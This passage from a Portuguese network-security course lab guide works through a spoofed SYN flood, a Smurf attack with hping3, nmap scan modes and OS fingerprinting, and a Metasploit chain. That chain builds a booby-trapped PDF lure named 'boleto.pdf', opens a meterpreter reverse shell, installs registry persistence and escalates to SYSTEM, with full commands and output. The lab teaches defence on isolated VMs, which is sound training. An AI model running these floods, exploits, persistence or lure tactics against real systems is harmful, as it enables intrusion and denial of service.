Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do **tcpdump**:

```
14:34:46.611124 IP 37.216.172.87.61777 > 172.16.1.1.22: Flags [S], seq 1722418881,  
win 512, length 0  
14:34:46.612051 IP 196.103.179.0.61789 > 172.16.1.1.22: Flags [S], seq 656608080,  
win 512, length 0  
14:34:46.612064 IP 237.165.139.119.61790 > 172.16.1.1.22: Flags [S], seq 584215547,  
win 512, length 0  
14:34:46.612069 IP 41.126.172.32.61791 > 172.16.1.1.22: Flags [S], seq 520478412,  
win 512, length 0  
14:34:46.612074 IP 164.4.165.114.61792 > 172.16.1.1.22: Flags [S], seq 316807998,  
win 512, length 0  
14:34:46.612079 IP 239.174.101.252.61793 > 172.16.1.1.22: Flags [S], seq 797534175,  
win 512, length 0  
14:34:46.612082 IP 80.98.63.179.61794 > 172.16.1.1.22: Flags [S], seq 1624228209,  
win 512, length 0  
14:34:46.612086 IP 92.168.164.203.61795 > 172.16.1.1.22: Flags [S], seq 1084913676,  
win 512, length 0
```

Note que os IPs de origem são todos distintos, como esperado. Além disso, todos possuem a *flag* SYN ativada e objetivam a porta 22/TCP do servidor, numa tentativa de exaurir recursos para tratamento de conexão de novos clientes.

Assim que o servidor recebe o SYN inicial, ele aloca memória para atender o cliente e responde com um SYN-ACK. No caso de um ataque SYN *flood*, como o desta atividade, o atacante envia um grande número de pacotes SYN sem qualquer intenção de responder o SYN-ACK recebido com um ACK (e, assim, fechar o *three-way handshake*). Se o atacante estiver usando endereços IP *spoofed*, o que estamos fazendo, o SYN-ACK sequer chega a ser recebido.

Durante este período o servidor não pode fechar a conexão com um pacote RST, e ela permanece aberta. Antes do *timeout*, outros pacotes SYN vindos do atacante chegam, e começam a deixar um número crescente de conexões em estado *half-open*. Eventualmente, as tabelas de *overflow* de conexão de servidor ficam cheias, e clientes legítimos têm seu acesso negado ao serviço.

5. Reative a proteção TCP SYN Cookies do kernel da máquina FWGW1-G.

```
# hostname  
FWGW1-A  
  
# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Os SYN *cookies* implementam uma proteção em que o servidor responde cada SYN inicial com um SYN-ACK contendo o hash criptográfico de um número de sequência construído a partir do endereço IP do cliente, número de porta e outras informações de identificação. Quando o cliente responde, esse hash deve ser incluído no pacote ACK. Finalmente, o servidor verifica esse ACK e só então aloca memória para a conexão.

4) Ataque Smurf



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

```
# hostname  
FWGW1-A  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
  
(...)
```

```
# hostname  
LinServer-A  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
  
(...)
```

```
# hostname  
kali  
  
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.

```
# tcpdump ip -i eth1 -n host not 172.16.1.254  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.

```
# hostname  
kali  
  
# hping3 172.16.1.255 --icmp --flood --spoof 172.16.1.1  
HPING 172.16.1.255 (eth0 172.16.1.255): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

- **--icmp** ativa o modo ICMP; por padrão, o **hping3** envia pacotes do tipo *echo-request*, que é o que objetivamos.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--spoof 172.16.1.1** falsifica o IP de origem dos pacotes enviados para *broadcast* como sendo o IP da máquina *FWGW1-G*.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do **tcpdump**:

```
14:56:31.489287 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 56940, length 8  
14:56:31.489291 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57196, length 8  
14:56:31.489292 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57196, length 8  
14:56:31.489294 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57452, length 8  
14:56:31.489295 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57452, length 8  
14:56:31.489297 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57708, length 8  
14:56:31.490336 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 45932, length 8  
14:56:31.490347 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 46188, length 8
```

Note que a máquina *FWGW1-G* identifica o seu próprio IP como sendo o originário dos pacotes *echo-request* enviados para *broadcast*. A seguir, as máquinas *LinServer-G* e *KaliLinux-G* (esta, a atacante), respondem em massa com ICMP *echo-replies* para a vítima, sobrecarregando seus recursos.

Finalmente, pode-se usar também a opção **-d** (ou **--data**, para *data size*) do **hping3**, fazendo com que o tamanho dos pacotes *echo-request*—e por conseguinte dos *echo-replies*—seja tão grande quanto o definido na linha de comando. Isso pode ser utilizado para dar mais força ao ataque, e consumir mais rapidamente a band da vítima.

5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das

máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

```
# hostname  
FWGW1-A  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
(...)  
  
# hostname  
LinServer-A  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts  
(...)  
  
# hostname  
kali  
  
# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

5) Levantamento de serviços usando o *nmap*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta *nmap*.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o *nmap* para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo *nmap* com o que foi observado no Wireshark.

Primeiro, vamos ver o que acontece na máquina *KaliLinux-G*:

```
# nmap -v 172.16.1.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2018-08-18 01:19 EDT
Initiating ARP Ping Scan at 01:19
Scanning 172.16.1.20 [1 port]
Completed ARP Ping Scan at 01:19, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:19
Completed Parallel DNS resolution of 1 host. at 01:19, 0.03s elapsed
Initiating SYN Stealth Scan at 01:19
(...)
Completed SYN Stealth Scan at 01:20, 24.20s elapsed (1000 total ports)
Nmap scan report for 172.16.1.20
Host is up (0.00022s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:44:C2:10 (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.54 seconds
Raw packets sent: 1660 (73.024KB) | Rcvd: 1135 (45.436KB)
```

Solicita-se um *scan verbose* da máquina *WinServer-G*. Após resolução ARP/DNS, o `nmap` escaneia as mil portas mais comuns para cada protocolo. Depois, ele relata quais portas foram detectadas como abertas, juntamente com o nome de serviço que usualmente escuta naquela porta.

Mas... que mil portas são essas? Elas são definidas no arquivo `/usr/share/nmap/nmap-services`, que possui grande similaridade com o arquivo `/etc/services` — mas, além de listar o serviço na primeira coluna e porta/protocolo na segunda coluna, há uma terceira coluna que indica a probabilidade que uma dada porta seja encontrada aberta. Essa probabilidade é obtida pela equipe do `nmap` a partir de scans de pesquisa na Internet ao largo.

Por exemplo, para descobrir quais são as dez portas mais populares, basta executar:

```
# cat /usr/share/nmap/nmap-services | grep -v '^#' | awk '{print $3,$2,$1}' | sort -n | tac | head -n10
```

```
0.484143 80/tcp http
0.450281 631/udp ipp
0.433467 161/udp snmp
0.365163 137/udp netbios-ns
0.330879 123/udp ntp
0.297830 138/udp netbios-dgm
0.293184 1434/udp ms-sql-m
0.253118 445/udp microsoft-ds
0.244452 135/udp msrpc
0.228010 67/udp dhcps
```

Finalmente, vamos ver o que aparece no Wireshark da máquina *WinServer-G*:




Figura 20: Captura de scan nmap contra a máquina WinServer-G

Note que uma série de pacotes SYN são enviados para diferentes portas do servidor Windows. Por sua vez, o Windows responde com um ACK se a porta estiver aberta, mas o *nmap* não envia um SYN/ACK em resposta a esse pacote—esse é o modo padrão de scan do *nmap*, TCP SYN, também conhecido como *half-open scan*.

- Vamos agora explorar outros modos de funcionamento do *nmap*. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a

diferença entre comandos executados, para verificar os conceitos do material teórico.



Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em <https://nmap.org/book/man-port-scanning-techniques.html>.

Respectivamente, os *scans* do tipo *connect*, *NULL*, *FIN* e *Xmas* podem ser realizados com os comandos:

```
# nmap -sT 172.16.1.20  
# nmap -sN 172.16.1.20  
# nmap -sF 172.16.1.20  
# nmap -sX 172.16.1.20
```

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

Primeiro, vamos escanear a máquina *FWGW1-G*, realizando o *OS fingerprinting* (opção `-O`):

```
# nmap -O 172.16.1.1  
  
(...)  
Device type: general purpose  
Running: Linux 3.X  
OS CPE: cpe:/o:linux:linux_kernel:3  
OS details: Linux 3.2 - 3.19  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds
```

Detectou-se que o SO da máquina-alvo é um kernel Linux, versões 3.2 a 3.19. Vamos verificar se o `nmap` está correto, logando na máquina *FWGW1-G* e imprimindo a versão do kernel:

```
# hostname  
FWGW1-A  
  
# uname -r  
3.16.0-4-amd64
```

Perfeito! Vamos partir para o *scan* da máquina *WinServer-G*:

```
# nmap -O 172.16.1.20  
  
(...)  
Device type: general purpose  
Running: Microsoft Windows 7|2008|8.1  
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1  
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8  
cpe:/o:microsoft:windows  
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or  
Windows 8.1 Update 1  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 84.62 seconds
```

Vamos verificar se a informação está correta:




Figura 21: Versão do SO na máquina WinServer-G

Bastante próximo — o `nmap` reporta Windows Server 2008 SP1, e o *WinServer-G* é um Windows Server 2008 SP2.

6) Realizando um ataque com o Metasploit



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o `metasploit` disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname
kali

# msfconsole

msf > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf
FILENAME => boleto.pdf

msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444

msf exploit(adobe_cooltype_sing) > exploit

[*] Creating 'boleto.pdf' file...
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

- a. Escolhemos o *exploit* a ser utilizado — no caso, o `adobe_cooltype_sing`.
 - b. Selecioneamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — `windows/meterpreter/reverse_tcp`. O `reverse_tcp` é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
 - c. Selecioneamos o nome do arquivo — `boleto.pdf`. Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
 - d. Selecioneamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.
 - e. Selecioneamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.
 - f. Finalmente, executamos *exploit*. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo `/root/.msf4/local/boleto.pdf`.
3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta `/var/www/html`, retirar o arquivo `index.html` dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/  
  
# mv /var/www/html/index.html /var/www/html/index.html.bak  
  
# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname  
kali  
  
# msfconsole  
  
msf > use exploit/multi/handler  
  
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
  
msf exploit(handler) > set LHOST 172.16.1.30  
LHOST => 172.16.1.30  
  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
  
msf exploit(handler) > exploit  
  
[*] Started reverse handler on 172.16.1.30:4444  
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL <http://172.16.1.30> (ajuste o endereço IP se você pertencer ao grupo B). Você deve ver o PDF disponível para download:



Figura 22: PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G*—será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




Figura 23: Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-08-18 02:27:47 -0400

meterpreter >
```

8. Se o usuário fechar o *Adobe Reader* ou reiniciar a máquina, a conexão será perdida. Podemos executar o módulo **persistence** do *meterpreter*—trata-se de um *script Ruby* que irá criar um

serviço do **meterpreter** que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
```

9. A última etapa é escalar privilégios dentro da máquina-alvo. Se você executar o comando **getuid**, irá notar que o **meterpreter** está executando como o usuário que abriu o PDF originalmente (provavelmente, o usuário **Administrator**).

```
meterpreter > getuid
Server username: WINSERVER-A\Administrator
```

10. O Windows possui uma conta com privilégios ainda mais elevados que o **Administrator**, a conta **SYSTEM**. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional—com efeito, uma espécie de "super-root" do SO. Felizmente, o **meterpreter** possui o script **getsystem**, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo **meterpreter** — sua imaginação é o limite!

Promovendo privilégios	<pre>meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid</pre>
Levantando informações	<pre>meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list</pre>
